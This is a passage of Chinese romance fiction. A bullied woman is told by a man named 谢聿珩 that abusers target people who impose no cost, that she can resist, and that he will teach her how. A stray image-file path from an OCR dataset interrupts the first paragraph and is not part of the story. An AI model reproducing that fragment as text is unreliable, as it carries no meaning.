    她打不过他,报警又并没造成什么实质性的伤害,批评教育两句就结束,甚至还会被对方记恨,她要每天活在提心吊胆中。小时候告诉老师,一句“为什么他就欺负你不欺负别人”让她哑口无言,她又能怎么办,除了忍她还能做什么。

    谢聿珩跨下台阶,走到她面前,“施暴者为什么欺软怕硬,是因为他们知道欺负你不会付出任何代价。”骨节分明的手重新握上她的手腕,语气认真,“要摆脱,就得让对方也知道痛。”

    “你可以反抗。”他说。

    手腕的温度似通过脉络传遍她全身,眼泪不知道什么时候已经干涸了,她望进谢聿珩的眼,心跳乱了节奏,像溺水的人终于看到希望。

    “我怎么反抗?”她听见自己问。

    谢聿珩似就在等她这句话,眉梢轻扬,笑得桀骜,“我教你。”